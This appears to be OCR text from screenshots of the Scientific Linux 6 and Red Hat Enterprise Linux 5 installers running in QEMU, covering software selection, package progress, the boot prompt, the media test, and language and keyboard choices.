

Scientific Linux
Please pick the type of install for Scientific Linux. You can optionally select a different set of software now.
Desktop
Minimal Desktop
Basic Server
Database Server
Web Server
Please select any additional repositories that you want to use for software installation.
Scientific Linux
Scientific Linux 6 - x86_64
Scientific Linux 6 - x86_64 - fastbug updates
Add additional software repositories
Modify repository
You can further customize the software selection now, or after install via the software management application.
Customize later
Customize now
Back
Next


Scientific Linux
Scientific Linux
Packages completed: 600 of 866
Installing authconfig-gtk-6.1.4-6.el6.x86_64 (144 KB)
Graphical tool for setting up authentication from network services
Back
Next





Redhat Linux



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
- To install or upgrade in graphical mode, press the <ENTER> key.
- To install or upgrade in text mode, type: linux text <ENTER>.
- Use the function keys listed below for more information.
[F1-Main] [F2-Options] [F3-General] [F4-Kernel] [F5-Rescue]
boot: _



QEMU
Ctrl
Alt
Welcome to Red Hat Enterprise Linux Server
CD Found
To begin testing the CD media before installation press OK.
Choose Skip to skip the media test and start the installation.
OK
Skip
<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next screen



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
RED HAT
ENTERPRISE LINUX 5
Copyright © 2003-2006 Red Hat, Inc. All Rights Reserved.
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
What language would you like to use during the installation process?
Chinese(Simplified) (简体中文)
Chinese(Traditional) (繁體中文)
Croatian (Hrvatski)
Czech (Čeština)
Danish (Dansk)
Dutch (Nederlands)
English (English)
Estonian (eesti keel)
Finnish (suomi)
French (Français)
German (Deutsch)
Greek (Ελληνικά)
Gujarati (ગુજરાતી)
Release Notes
Back
Next



QEMU
Ctrl
Alt
RED HAT
ENTERPRISE LINUX 5
Select the appropriate keyboard for the system.
Slovenian
Spanish
Swedish
Swiss French
Swiss French (latin1)
Swiss German
Swiss German (latin1)
Tamil (Inscript)
Tamil (Typewriter)
Turkish
U.S. English
U.S. International
Ukrainian
United Kingdom
Release Notes
Back
Next

